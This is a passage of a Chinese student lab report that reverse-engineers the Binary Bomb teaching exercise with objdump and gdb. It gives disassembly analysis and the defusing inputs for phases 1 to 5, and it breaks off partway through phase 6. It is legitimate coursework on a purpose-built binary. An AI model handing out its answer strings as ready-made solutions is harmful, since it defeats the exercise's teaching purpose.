目录

1 实验二：Binary Bomb

1.1 实验概述

在本次实验中，我需要使用上课所学的内容拆除一个二进制炸弹（Binary Bomb）。二进制炸弹的拆除过程一共有六个阶段，分别是`phase_1`~`phase_6`。在拆除炸弹的每个阶段，我需要分别输入一个字符串，并且使得在每个阶段中二进制炸弹不会调用`explode_bomb`函数。在本次实验中，拆除炸弹的难度随着每个阶段递增。每个阶段考察的内容如下所示。

- 阶段 1：字符串比较
- 阶段 2：循环
- 阶段 3：条件/分支
- 阶段 4：递归调用和栈
- 阶段 5：指针
- 阶段 6：链表/指针/结构

除此之外，本实验还有一个隐藏阶段，需要在阶段四输入特定的字符串进行才会出现。本实验要求我熟练的掌握和使用 GDB 调试工具以及 OBJDUMP 工具。其中 GDB 调试工具用于调试程序，OBJDUMP 工具则用于显示二进制炸弹的反汇编代码。

1.2 实验内容

在本次实验中，拆除炸弹的过程主要分为七个阶段，其中第七个阶段是隐藏阶段，将在进行完六个主要阶段后开展。

为了便于后续实验能够顺利地进行，在开展实验之前，我首先需要使用`objdump`工具将可执行文件的反汇编代码保存下来。具体方法是使用如下语句：

```
objdump -D ./bomb > ./bomb.s
```

使用上述语句即可将反汇编之后输出的结果保存在`bomb.s`文件中了。其中`-D`选项表示将可执行文件中所有的节进行反汇编。

接着我还需要分析实验包中的`bomb.c`文件，便于后续拆除炸弹。`bomb.c`文件主要的代码部分如下所示：

```
input = read_line();
phase_1(input);
phase_defused();
printf("Phase 1 defused. How about the next one?\n");

```

```
input = read_line();
phase_2(input);
phase_defused();
printf("That's number 2.  Keep going!\n");

input = read_line();
phase_3(input);
phase_defused();
printf("Halfway there!\n");

input = read_line();
phase_4(input);
phase_defused();
printf("So you got that one.  Try this one.\n");

input = read_line();
phase_5(input);
phase_defused();
printf("Good work!  On to the next...\n");

input = read_line();
phase_6(input);
phase_defused();
```

分析上述代码可知，每一个phase函数的输入参数都一样，都是一个字符串input。而input字符串又是read_line函数的返回值，即从标准输入中送入程序的一个字符串。要将炸弹拆除，我只需要在六个阶段分别输入相应的字符串即可。

1.2.1 阶段 1 字符串匹配

1. 任务描述

   找出phase_1中使用的程序中保存的字符并输入相同的字符串以通过本关卡。

2. 实验设计

   在反汇编文件bomb.s中查找phase_1的汇编代码。找到程序中保存的字符串的地址并用gdb打印出相应的字符串。

3. 实验过程

   (a) 寻找phase_1函数的代码并查看字符串的地址

   在 vscode 中按下Ctrl+F按键，并在弹出的提示框中输入phase_1即可定位到phase_1的代码段。代码段如下所示：

```
08048b33 <phase_1>:
 8048b33:       83 ec 14                sub    $0x14,%esp
 8048b36:       68 24 a0 04 08          push   $0x804a024 // 参数：保存的字符串
 8048b3b:       ff 74 24 1c             push   0x1c(%esp) // 输入的字符串
 8048b3f:       e8 e6 04 00 00          call   804902a <strings_not_equal>
 8048b44:       83 c4 10                add    $0x10,%esp
 8048b47:       85 c0                   test   %eax,%eax
 8048b49:       74 05                   je     8048b50 <phase_1+0x1d>
 8048b4b:       e8 d1 05 00 00          call   8049121 <explode_bomb>
 8048b50:       83 c4 0c                add    $0xc,%esp
 8048b53:       c3                      ret
```

函数的第一行sub $0x14,%esp首先为phase_1分配了0x14的栈帧空间。此时%esp+0x14即是函数的返回地址，而%esp+0x18则是phase_1函数的输入，即main.c文件中看到的input参数。

在函数的第二行中push $0x804a02将保存的字符串地址压入栈中，作为strings_not_equal函数的一个参数。此时%esp的值减少了了0x4，input的地址变为%esp+0x18+0x4 = %esp+0x1c。

接着，在函数的第三行中，push 0x1c(%esp)将input压入栈中，作为strings_not_equal函数的另一个参数。

(b) 使用gdb调试程序，并查看0x804a024地址下字符串的值。

首先使用以下命令进入gdb交互模式：

```
gdb ./bomb
```

接着使用以下命令查看0x804a024地址下字符串的值：

```
(gdb) x /s 0x804a024
0x804a024:      "I am just a renegade hockey mom."
```

由gdb输出的结果可知，”I am just a renegade hockey mom.” 即是我们需要输入的字符串。

4. 实验结果

将上述字符串通输入到ans.txt中并运行程序，通过了第一个关卡。

```
$ echo "I am just a renegade hockey mom." >> ans.txt
$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
```

1.2.2 阶段 2 循环结构

1. 任务描述

分析phase_2代码，并从循环结构中分析出需要输入的数字以破解本关卡。

2. 实验设计

本阶段实验主要分为以下几个步骤：

(a) 找出需要输入的数字个数；

(b) 找到数字存放的位置；

(c) 找出所需要输入的数字具体的值。

3. 实验过程

(a) 找出需要输入的数字个数

查看phase_2反汇编代码可以发现以下用于读取数字的函数read_six_numbers，相关代码如下所示：

Code Listing 1: Read

```
8048b6e:        e8 d3 05 00 00          call   8049146 <read_six_numbers>
8048b73:        83 c4 10                add    $0x10,%esp
8048b76:        83 7c 24 04 01          cmpl   $0x1,0x4(%esp)
```

通过函数的名称很容易知道我们需要输入的数字个数是6个。

(b) 找到数字存放的位置

在read_six_numbers函数返回后，可以发现，在代码1中的地址0x8048b76处将0x4(%esp)与0x1作比较，因此我们可以合理推测出所读入的数字存放在0x4+%esp附近。

接着使用gdb验证上述猜想：

```
$ gdb ./bomb
(gdb) b *0x8048b76 // 上述代码中的cmpl 0x1, 0x4(%esp)语句处设置断点
Breakpoint 1 at 0x8048b76
(gdb) r ans.txt // ans中已经保存了第一关的答案
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
1 1 4 5 1 4 // 第二关的输入测试

Breakpoint 1, 0x08048b76 in phase_2 ()
(gdb) x /6uw 0x4+$esp // 通过观察0x4+$esp中的内容
0xffffc954:     1       1       4       5
0xffffc964:     1       4
```

通过观察0x4+$esp中的内容可以发现，我们输入的数字存放在以0x4+$esp为首地址的连续内存中。

(c) 找出所需要输入的数字具体的值

接着分析代码段，找出第一个数字的值：

```
8048b76:        83 7c 24 04 01          cmpl   $0x1,0x4(%esp) // 第一个数字
8048b7b:        74 05                   je     8048b82 <phase_2+0x2e>
8048b7d:        e8 9f 05 00 00          call   8049121 <explode_bomb>
8048b82:        8d 5c 24 04             lea    0x4(%esp),%ebx
```

上述代码段的逻辑十分简单，即：若第一个数字等于0x1则跳过explode_bomb函数。因此，我们需要输入的第一个数字是1。

分析接下来的循环结构代码，得出剩下数字的值：

```
8048b82:        8d 5c 24 04         lea    0x4(%esp),%ebx // 首地址
8048b86:        8d 74 24 18         lea    0x18(%esp),%esi // 尾地址
8048b8a:        8b 03               mov    (%ebx),%eax // loop start
8048b8c:        01 c0               add    %eax,%eax
8048b8e:        39 43 04            cmp    %eax,0x4(%ebx)
8048b91:        74 05               je     8048b98 <phase_2+0x44>
8048b93:        e8 89 05 00 00      call   8049121 <explode_bomb>
8048b98:        83 c3 04            add    $0x4,%ebx
8048b9b:        39 f3               cmp    %esi,%ebx
8048b9d:        75 eb               jne    8048b8a <phase_2+0x36> // loop end
```

由0x18 = 24 = 6*sizeof(int)可知，0x18+%esp是第六个数字的地址。分析上述代码：进入循环前程序先将数组的首地址存放在%ebx中，将数组的尾地址存放在%esi中。进入循环后，程序将当前数字存放在%eax中，并将2*%eax与下一个数字（0x4(%ebx)）进行比较，若两者相等，则跳过explode_bomb。因此剩下的数字的值分别是前一个数字的两倍。

综合上述分析可知，由于第一个数字是1，因此接下来的每一个数字分别是2、4、8、16、32。

4. 实验结果

将第二关的答案输入ans.txt中并运行程序：

```
$ echo "1 2 4 8 16 32" >> ans.txt
$./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
```

顺利通过！

1.2.3 阶段 3 条件分支

1. 任务描述

   找出代码段中的条件分支，并通过输入正确的数字破解关卡。

2. 实验设计

   本阶段实验主要分为以下几个步骤：

   (a) 判断第一个参数的范围，并在该范围内随便选取一个数；

   (b) 使用 gdb 找出给定第一个参数后，第二个参数的值。

3. 实验过程

   (a) 判断第一个参数的范围

   在phase_3的开头部分有以下代码段：

```
8048bd9:        e8 32 fc ff ff          call   8048810 <__isoc99_sscanf@plt>
8048bde:        83 c4 10                add    $0x10,%esp
8048be1:        83 f8 01                cmp    $0x1,%eax // 参数需要多于一个
8048be4:        7f 05                   jg     8048beb <phase_3+0x34>
8048be6:        e8 36 05 00 00          call   8049121 <explode_bomb>
8048beb:        83 7c 24 04 07          cmpl   $0x7,0x4(%esp) // 第一个参数<=7
8048bf0:        77 66                   ja     8048c58 <phase_3+0xa1>
...
8048c58:        e8 c4 04 00 00          call   8049121 <explode_bomb>
```

   根据前面关卡的分析，很容易知道0x4+%esp是第一个参数的地址。在代码段中地址0x8048beb处将0x4(%esp)的值和0x7作比较，如果第一个参数比 7 大，就会跳转到0x8048c58处，即call explode_bomb语句处。因此我们可以确定第一个参数需要小于或等于7。接着，根据比较指令使用的是ja指令，可以知道第一个参数是无符号整形数，因此第一个参数还需要大于或等于0。下面从 $\{0, 1 \ldots 7\}$ 内尝试选取第一个参数，不妨选 1。

   (b) 在给定第一个参数后，确定第二个参数的值

   接着分析代码段：

```
8048bf2:  8b 44 24 04           mov    0x4(%esp),%eax //将第一个参数赋给%eax
8048bf6:  ff 24 85 80 a0 04 08  jmp    *0x804a080(,%eax,4) // 根据%eax转跳
8048bfd:  b8 77 01 00 00        mov    $0x177,%eax
8048c02:  eb 05                 jmp    8048c09 <phase_3+0x52>
8048c04:  b8 00 00 00 00        mov    $0x0,%eax
8048c09:  2d ac 01 00 00        sub    $0x1ac,%eax
8048c0e:  eb 05                 jmp    8048c15 <phase_3+0x5e>
```

```
8048c10:  b8 00 00 00 00        mov    $0x0,%eax
8048c15:  05 fa 01 00 00        add    $0x1fa,%eax
8048c1a:  eb 05                 jmp    8048c21 <phase_3+0x6a>
8048c1c:  b8 00 00 00 00        mov    $0x0,%eax
8048c21:  2d c9 03 00 00        sub    $0x3c9,%eax
8048c26:  eb 05                 jmp    8048c2d <phase_3+0x76>
8048c28:  b8 00 00 00 00        mov    $0x0,%eax
8048c2d:  05 c9 03 00 00        add    $0x3c9,%eax
8048c32:  eb 05                 jmp    8048c39 <phase_3+0x82>
8048c34:  b8 00 00 00 00        mov    $0x0,%eax
8048c39:  2d c9 03 00 00        sub    $0x3c9,%eax
8048c3e:  eb 05                 jmp    8048c45 <phase_3+0x8e>
8048c40:  b8 00 00 00 00        mov    $0x0,%eax
8048c45:  05 c9 03 00 00        add    $0x3c9,%eax
8048c4a:  eb 05                 jmp    8048c51 <phase_3+0x9a>
8048c4c:  b8 00 00 00 00        mov    $0x0,%eax
8048c51:  2d c9 03 00 00        sub    $0x3c9,%eax
8048c56:  eb 0a                 jmp    8048c62 <phase_3+0xab>
8048c58:  e8 c4 04 00 00        call   8049121 <explode_bomb>
8048c5d:  b8 00 00 00 00        mov    $0x0,%eax
8048c62:  83 7c 24 04 05        cmpl   $0x5,0x4(%esp)
8048c67:  7f 06                 jg     8048c6f <phase_3+0xb8>
8048c69:  3b 44 24 08           cmp    0x8(%esp),%eax // 将第二个参数与%eax比较
8048c6d:  74 05                 je     8048c74 <phase_3+0xbd>
8048c6f:  e8 ad 04 00 00        call   8049121 <explode_bomb>
8048c74:  8b 44 24 0c           mov    0xc(%esp),%eax
```

上述代码首先根据%eax的值跳转0x804a080中存储的地址，接着进行一系列的跳转改变%eax的值。最后将第二个参数（0x8(%esp)）与%eax作比较，若两个数相等，则跳过explode_bomb。分析上述转跳表的逻辑看似是本关卡的必经之路,但我们很容易发现:虽然转跳表改变了%eax的值，我们只需要在最后保证第二个参数的值与转换后的%eax一样就行了。因此我们假定第一个参数为1，并在0x8048c69处打上断点，在断点处查看%eax的值即可。

```
gdb ./bomb
(gdb) b *0x8048c69
Breakpoint 1 at 0x8048c69
(gdb) r ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
1 0 // 测试输入，假设第一个参数为1

Breakpoint 1, 0x08048c69 in phase_3 ()
(gdb) p $eax
$1 = -891 // 第二个参数需为-891
```

使用gdb调试后可以和轻松的知道第二个参数为-891，而不需要分析分支转调表。

4. 实验结果

将第三关的答案输入ans.txt中并运行程序即可顺利通过:

```
$ echo "1 -891" >> ans.txt
$./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
Halfway there!
```

1.2.4 阶段 4 递归调用

1. 任务描述

   查看反汇编代码中递归函数的逻辑以及期望的返回值，用 C 语言复现递归函数并遍历所有输入找到期望的返回值。

2. 实验设计

   (a) 查看phase_4的反汇编代码，并确定输入参数的类型、范围以及数量；

   (b) 查看期待的递归函数func4的返回值；

   (c) 分析func4函数并使用 C 语言复现；

   (d) 遍历函数的输入，找出期望的返回值对应的输入。

3. 实验过程

   (a) 查看phase_4的反汇编代码，并确定输入参数的类型、范围以及数量

   查看汇编代码中读取输入的部分，如下所示：

```
8048cfb: 50              push   %eax
8048cfc: 68 ef a1 04 08  push   $0x804a1ef // 格式化字符串
8048d01: ff 74 24 2c     push   0x2c(%esp)
8048d05: e8 06 fb ff ff  call   8048810 <__isoc99_sscanf@plt>
8048d0a: 83 c4 10        add    $0x10,%esp
8048d0d: 83 f8 02        cmp    $0x2,%eax // 需要输入两个参数
```

   根据上述代码分析，可以使用gdb查看位于0x804a1ef格式化字符串：

```
$ gdb ./bomb
(gdb) x /s 0x804a1ef
0x804a1ef:      "%d %d"
```

   可以确定，本关卡要求输入的参数为两个整形数字。

   继续分析代码：

```
8048d12: 83 7c 24 04 0e cmpl $0xe,0x4(%esp) // 第一个参数<= 0xe
8048d17: 76 05          jbe  8048d1e <phase_4+0x3b> // jbe:第一个参数为无符号数
8048d19: e8 03 04 00 00 call 8049121 <explode_bomb>
8048d1e: 83 ec 04       sub  $0x4,%esp
```

   可以确定第一个参数（0x4(%esp)）的范围是 $\{x \in \mathcal{Z} | 0 \leq x \leq 14\}$（0xe=14）。

   根据以下代码可以直接确定第二个参数的值：

```
8048d36: 83 7c 24 08 1b cmpl   $0x1b,0x8(%esp) // 第二个参数为27
8048d3b: 74 05          je     8048d42 <phase_4+0x5f>
8048d3d: e8 df 03 00 00 call   8049121 <explode_bomb>
8048d42: 8b 44 24 0c    mov    0xc(%esp),%eax
```

   当0x8(%esp)（即第二个参数）的值为0x1b=27时，跳过explode_bomb。因此，第二个参数为27。

   (b) 查看期待的递归函数func4的返回值

   找到调用函数func4后使用返回值%eax的代码段：

```
8048d29: e8 5c ff ff ff  call   8048c8a <func4>
8048d2e: 83 c4 10        add    $0x10,%esp
8048d31: 83 f8 1b        cmp    $0x1b,%eax // func4 returns 27
8048d34: 75 07           jne    8048d3d <phase_4+0x5a>
...
8048d3d: e8 df 03 00 00  call   8049121 <explode_bomb>
```

分析上述代码段可知，函数func4需要返回0x1b=27才能跳过爆炸。

(c) 分析函数func4接收的参数

找到调用函数func4前的部分代码：

```
8048d1e: 83 ec 04        sub    $0x4,%esp
8048d21: 6a 0e           push   $0xe
8048d23: 6a 00           push   $0x0
8048d25: ff 74 24 10     push   0x10(%esp) // 输入字符串中的第一个参数
8048d29: e8 5c ff ff ff  call   8048c8a <func4>
```

分析上述代码可知，func4一共接收三个参数，分别是0x10(%esp)、0x0以及0xe。我们输入的第一个参数的位置本来是0x4+%esp，但由于在调用func4函数之前%esp的值减少了0x4，并且还将两个数（0xe与0x0）进行了压栈，因此0x10(%esp)即是我们输入字符串中的第一个参数(0x10=0x4+0x4+0x4+0x4)。

考虑到C调用约定中函数参数使用反向压栈的方式，调用func4函数的C语句为：

```
func4(param1, 0, 14);
```

其中，param1是我们从输入字符串的第一个参数。

(d) 分析func4函数并使用 C 语言复现

分析参数在func4中存放的位置：

```
8048c8f: 8b 54 24 10     mov    0x10(%esp),%edx // p1=param1
8048c93: 8b 74 24 14     mov    0x14(%esp),%esi // p2=0
8048c97: 8b 4c 24 18     mov    0x18(%esp),%ecx // p3=14
```

从上述代码中不难看出，输入的三个参数分别存放在%edx、%esi以及%ecx中。

接着分析参数在func4中的计算过程：

```
8048c9b: 89 c8     mov    %ecx,%eax // %eax=p3
8048c9d: 29 f0     sub    %esi,%eax // %eax=p3-p2
8048c9f: 89 c3     mov    %eax,%ebx // %ebx=p3-p2
8048ca1: c1 eb 1f  shr    $0x1f,%ebx // %ebx>>=31,即%ebx=(p3-p2<0?1:0)
8048ca4: 01 d8     add    %ebx,%eax // %eax=p3-p2+(p3-p2<0?1:0)
8048ca6: d1 f8     sar    %eax // %eax=(p3-p2+(p3-p2<0?1:0))/2
8048ca8: 8d 1c 30  lea    (%eax,%esi,1),%ebx // %ebx=(p3-p2+(p3-p2<0?1:0))/2+p2
```

经过参数一系列的转化，最终得到了%ebx的值。这个值十分重要，因为这是我历经千辛万苦得出的结论，接下来的代码段中会根据%ebx的值进行转调并递归。

接着分析递归调用的转调代码：

```
8048cab: 39 d3           cmp    %edx,%ebx // p1>%ebx?
8048cad: 7e 15           jle    8048cc4 <func4+0x3a>
8048caf: 83 ec 04        sub    $0x4,%esp
8048cb2: 8d 43 ff        lea    -0x1(%ebx),%eax
8048cb5: 50              push   %eax
8048cb6: 56              push   %esi
```

```
8048cb7: 52              push   %edx
8048cb8: e8 cd ff ff ff  call   8048c8a <func4>
8048cbd: 83 c4 10        add    $0x10,%esp
8048cc0: 01 d8           add    %ebx,%eax // %eax=func4(p1, p2, ebx-1)+ebx;
8048cc2: eb 19           jmp    8048cdd <func4+0x53>
8048cc4: 89 d8           mov    %ebx,%eax
8048cc6: 39 d3           cmp    %edx,%ebx // p1<%ebx?
8048cc8: 7d 13           jge    8048cdd <func4+0x53>
8048cca: 83 ec 04        sub    $0x4,%esp
8048ccd: 51              push   %ecx
8048cce: 8d 43 01        lea    0x1(%ebx),%eax
8048cd1: 50              push   %eax
8048cd2: 52              push   %edx
8048cd3: e8 b2 ff ff ff  call   8048c8a <func4>
8048cd8: 83 c4 10        add    $0x10,%esp
8048cdb: 01 d8           add    %ebx,%eax// %eax=func4(p1, ebx+1, p3)+ebx;
```

分析上述代码，并结合前面对ebx的分析，不难得出func4的C语言代码：

```c
int func4(int p1, int p2, int p3)
{
    int ebx = (p3-p2+(p3-p2<0?1:0))/2+p2;
    if (p1 == ebx)
        return p1;
    if (p1 < ebx)
        return func4(p1, p2, ebx-1) + ebx;
    if (p1 > ebx)
        return func4(p1, ebx+1, p3) + ebx;
}
```

(e) 遍历函数的输入，找出期望的返回值对应的输入

根据3a中的分析可知，第一个参数的范围是 $\{0, 1 \dots 14\}$，第二个参数为0，第三个参数为14。因此我们只需要遍历第一个参数即可得出返回值为27时对应的输入。

在main函数中：

```c
int main(){
    for (int p1 = 0; p1 <= 14; ++p1){
        int ret = func4(p1, 0, 14);
        if (ret == 27){
            printf("p1 = %d, ret = %d\n", p1, ret);
            break;
        }
    }
    return 0;
}
```

将main函数与func4函数写入analyze_phase_4.c，编译并运行：

```
$ gcc analyze_phase_4.c -o main
$ ./main
p1 = 9, ret = 27
```

可以知道，输入的第一个参数为9。

4. 实验结果

将参数9与27输入到ans.txt中并运行程序：

```
$ echo "9 27" >> ans.txt
$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
```

~~历经千辛万苦终于~~顺利通过！

1.2.5 阶段 5 指针

1. 任务描述

   分析第五关的反汇编代码段，分析循环结构的逻辑，找出指针转跳表并确定参数的值。

2. 实验设计

   本实验主要分成以下几个步骤：

   (a) 查看需要输入的参数类型与数量；

   (b) 分析循环过程的代码；

   (c) 查看指针转跳的路径以及第一个参数的值；

   (d) 确定第二个参数的值。

3. 实验过程

   (a) 查看需要输入的参数类型、范围与数量

   查看代码段中读取输入的部分：

```
8048d70: 50              push   %eax
8048d71: 68 ef a1 04 08  push   $0x804a1ef // 格式化字符串的地址
8048d76: ff 74 24 2c     push   0x2c(%esp)
8048d7a: e8 91 fa ff ff  call   8048810 <__isoc99_sscanf@plt>
```

   使用gdb查看位于0x804a1ef处的格式化字符串的内容：

```
$ gdb ./bomb
(gdb) x /s 0x804a1ef
0x804a1ef:      "%d %d"
```

   根据gdb的输出，我们可以确定本关卡需要输入的字符串为两个整数。

   (b) 分析循环过程的代码

   查看循环部分代码段：

```
8048d8c:8b 44 24 04          mov  0x4(%esp),%eax
8048d90:83 e0 0f             and  $0xf,%eax
8048d93:89 44 24 04          mov  %eax,0x4(%esp) // p1 = p1 % 16
8048d97:83 f8 0f             cmp  $0xf,%eax // p1 = 15就爆炸
8048d9a:74 2e                je   8048dca <phase_5+0x72> // explode
8048d9c:b9 00 00 00 00       mov  $0x0,%ecx // ecx=0
8048da1:ba 00 00 00 00       mov  $0x0,%edx // edx=0
```

```
8048da6:83 c2 01              add  $0x1,%edx // edx+=1 (loop start)
8048da9:8b 04 85 a0 a0 04 08 mov  0x804a0a0(,%eax,4),%eax // p1=array[p1]
8048db0:01 c1                 add  %eax,%ecx // ecx+=p1
8048db2:83 f8 0f              cmp  $0xf,%eax // p1=15就出去
8048db5:75 ef                 jne  8048da6 <phase_5+0x4e> // (loop end)
```

上述代码首先将第一个参数p1取模16。在循环内部，p1根据存放在0x804a0a0处的转跳表进行转跳，并在p1的值变为15时退出循环。%ecx中存放的是p1经历的各个值的和，%ebx中存放的是转跳的次数。

(c) 确定指针转跳的路径以及第一个参数的值

查看存放在0x804a0a0处的转跳表：

```
(gdb) p *0x804a0a0@16
$1 = {10, 2, 14, 7, 8, 12, 15, 11, 0, 4, 1, 13, 3, 9, 6, 5}
```

循环结束后有如下代码：

```
8048dbf: 83 fa 0f       cmp    $0xf,%edx  // edx=15才不爆炸
8048dc2: 75 06          jne    8048dca <phase_5+0x72> // explode
...
8048dca: e8 52 03 00 00 call   8049121 <explode_bomb>
```

由上述代码可知，循环结束后%edx的值为15才不会爆炸，而%edx中存放的是转跳的次数，因此上述转跳需要进行15次。又由于p1等于 15 的时候才会退出循环，因此本次实验要求我们经过15次转跳后使得p1的值为15。根据p1的最终值15以及转跳次数，可是反向退出p1的转跳路径：

5->12->3->7->11->13->9->4->8->0->10->1->2->14->6->15

由此，我们得到p1的初始值为5，考虑到p1在进入循环之前对16取模，因此p1可以是模16后为5的任何数。

(d) 确定第二个参数的值

分析关于第二个参数的代码：

```
8048dc4: 3b 4c 24 08     cmp   0x8(%esp),%ecx // ecx=p2才不爆炸
8048dc8: 74 05           je    8048dcf <phase_5+0x77>
8048dca: e8 52 03 00 00  call  8049121 <explode_bomb>
8048dcf: 8b 44 24 0c     mov   0xc(%esp),%eax
```

由上述代码很容易得出，第二个参数p2的值需要与循环后的%ecx相等，explode_bomb函数才不会被调用。由3b中的分析可知，%ecx中的值为第一个参数p1转跳路径上各个值的和（不包括初始值），即：

sum(12, 3, 7, 11, 13, 9, 4, 8, 0, 10, 1, 2, 14, 6, 15) = 115

因此第二个参数的值为115。

4. 实验结果

将参数5与115输入到ans.txt中并运行程序：

```
$ echo "5 115" >> ans.txt
$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
```

```
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next....
```

顺利通过！

1.2.6 阶段 6 链表/指针/结构

1. 任务描述

   分析代码段中的结构体，以及各个部分中代码对结构体的操作，并写出相应的C语言代码，分析所需要的输入。

2. 实验设计

   本次实验主要分为以下几个步骤：

   (a) 分析需要输入的数据类型以及数量；

   (b) 分析第一个大循环以及大循环内的小循环；

   (c) 分析第二个循环；

   (d) 分析第三个循环；

   (e) 查看链表的各个节点；

   (f) 分析第四个循环；

   (g) 分析第五个循环；

   (h) 设计实验相应的输入。

3. 实验过程

   (a) 分析需要输入的数据类型以及数量

   查看读取数据部分相关代码：

```
8048dff: e8 42 03 00 00  call   8049146 <read_six_numbers>
8048e04: 83 c4 10        add    $0x10,%esp
8048e07: be 00 00 00 00  mov    $0x0,%esi
```

   根据函数名read_six_numbers很容易知道本关要求输入六个数字。

   (b) 分析第一个大循环以及大循环内的小循环

```
8048e07: be 00 00 00 00 mov  $0x0,%esi
8048e0c: 8b 44 b4 0c    mov  0xc(%esp,%esi,4),%eax // 大循环 start
8048e10: 83 e8 01       sub  $0x1,%eax
8048e13: 83 f8 05       cmp  $0x5,%eax // 每个数字都要小于或等于6
8048e16: 76 05          jbe  8048e1d <phase_6+0x38>
8048e18: e8 04 03 00 00 call 8049121 <explode_bomb>
8048e1d: 83 c6 01       add  $0x1,%esi
8048e20: 83 fe 06       cmp  $0x6,%esi // 遍历完六个数则退出大循环
8048e23: 74 1b          je   8048e40 <phase_6+0x5b>
8048e25: 89 f3          mov  %esi,%ebx // %ebx=%esi+1
8048e27: 8b 44 9c 0c    mov  0xc(%esp,%ebx,4),%eax // 小循环 start
8048e2b: 39 44 b4 08    cmp  %eax,0x8(%esp,%esi,4)
```

```
8048e2f: 75 05          jne  8048e36 <phase_6+0x51>
8048e31: e8 eb 02 00 00 call 8049121 <explode_bomb>
8048e36: 83 c3 01       add  $0x1,%ebx
8048e39: 83 fb 05       cmp  $0x5,%ebx
8048e3c: 7e e9          jle  8048e27 <phase_6+0x42> // 小循环 end
8048e3e: eb cc          jmp  8048e0c <phase_6+0x27> // 大循环 end
```

上述代码中首先将%esi置为 0, 作为大循环的迭代变量，接着将当前迭代到的数字送入%eax中。我们输入的数字存放在以0xc+%esp为首地址的连续内存空间中。在大循环中判断每个数字是否小于或等于 6，如果不是，则会爆炸。接下来%ebx被设为%esi+1，即当前大循环遍历的数的后一个数，并作为小循环的迭代变量。在小循环中，每个排在后面的数字与大循环中当前遍历的数字（0x8(%esp,%esi,4)）作比较，若两个数字相等，则引爆炸弹。

分析完该部分代码，可以知道，输入的六个数字需要各不相等且小于或等于 6。

为了便于表述，接下来将输入的数组称作in_arr。

(c) 分析第二个循环

查看第二个循环的反汇编代码：

```
8048e40: 8d 44 24 0c     lea  0xc(%esp),%eax // 数组首元素的地址
8048e44: 8d 5c 24 24     lea  0x24(%esp),%ebx // 最后一个数字的下一个地址
8048e48: b9 07 00 00 00  mov  $0x7,%ecx
8048e4d: 89 ca           mov  %ecx,%edx // loop2 start
8048e4f: 2b 10           sub  (%eax),%edx
8048e51: 89 10           mov  %edx,(%eax) // (%eax) = 7-(%eax)
8048e53: 83 c0 04        add  $0x4,%eax
8048e56: 39 c3           cmp  %eax,%ebx
8048e58: 75 f3           jne  8048e4d <phase_6+0x68> // loop2 end
```

本段代码首先将in_arr首元素的地址赋给%eax,并将in_arr最后一个数字的下一个地址赋给%ebx。在第二个循环中，in_arr的每个元素 x 被换算成 $7-x$。

(d) 分析第三个循环

第三个循环也是一个大循环嵌套小循环的形式，反汇编代码如下所示：

```
8048e5a: bb 00 00 00 00 mov  $0x0,%ebx
8048e5f: eb 16          jmp  8048e77 <phase_6+0x92> // jmp into l1 *

8048e61: 8b 52 08       mov  0x8(%edx),%edx         // l2 start
8048e64: 83 c0 01       add  $0x1,%eax
8048e67: 39 c8          cmp  %ecx,%eax
8048e69: 75 f6          jne  8048e61 <phase_6+0x7c> // l2 end

8048e6b: 89 54 b4 24    mov  %edx,0x24(%esp,%esi,4) // l1 start
8048e6f: 83 c3 01       add  $0x1,%ebx
8048e72: 83 fb 06       cmp  $0x6,%ebx
8048e75: 74 17          je   8048e8e <phase_6+0xa9> // l1 break
8048e77: 89 de          mov  %ebx,%esi              // l1 from *
8048e79: 8b 4c 9c 0c    mov  0xc(%esp,%ebx,4),%ecx
8048e7d: b8 01 00 00 00 mov  $0x1,%eax
8048e82: ba 3c c1 04 08 mov  $0x804c13c,%edx        // %edx是node的首地址
8048e87: 83 f9 01       cmp  $0x1,%ecx
8048e8a: 7f d5          jg   8048e61 <phase_6+0x7c> // jmp to l2
8048e8c: eb dd          jmp  8048e6b <phase_6+0x86> // l1 end
```

本段代码将存放在以0x804c13c为首地址的连续内存空间中的链表节点的地址存放在in_arr的后六个空间。in_arr前六个元素的值作为链表存放顺序的索引。例如，若in_arr[i]的值为1，则in_arr[i+6]的值为链表中第1个元素的地址。

(e) 查看链表的各个节点

使用gdb查看位于0x804c13c处的链表各个节点的值：

```
(gdb) x /3xw 0x804c13c
//                      value           index           next
0x804c13c <node1>:      0x0000023b      0x00000001      0x0804c148
0x804c148 <node2>:      0x00000357      0x00000002      0x0804c154
0x804c154 <node3>:      0x000002fc      0x00000003      0x0804c160
0x804c160 <node4>:      0x000000e9      0x00000004      0x0804c16c
0x804c16c <node5>:      0x000000ac      0x00000005      0x0804c178
0x804c178 <node6>:      0x0000016d      0x00000006      0x00000000
```

其中每个节点的三个字段依次为value、index以及next。根据上述链表节点信息，我们可以发现，链表节点按照index顺序连接。

(f) 分析第四个循环

查看第四个循环的代码：

```
8048e8e: 8b 5c 24 24 mov   0x24(%esp),%ebx // %ebx=in_arr[6]
8048e92: 8d 44 24 24 lea   0x24(%esp),%eax // %eax=in_arr+6
8048e96: 8d 74 24 38 lea   0x38(%esp),%esi // %esi=in_arr+11
8048e9a: 89 d9       mov   %ebx,%ecx       // %ecx=in_arr[6]
8048e9c: 8b 50 04    mov   0x4(%eax),%edx  // loop start
8048e9f: 89 51 08    mov   %edx,0x8(%ecx)  // in_arr[i]->next=in_arr[i+1]
8048ea2: 83 c0 04    add   $0x4,%eax
8048ea5: 89 d1       mov   %edx,%ecx
8048ea7: 39 c6       cmp   %eax,%esi
8048ea9: 75 f1       jne   8048e9c <phase_6+0xb7> // loop end
```

本段代码将in_arr中存放的六个链表节点依次连接。

(g) 分析第五个循环

查看第五个循环的代码段：

```
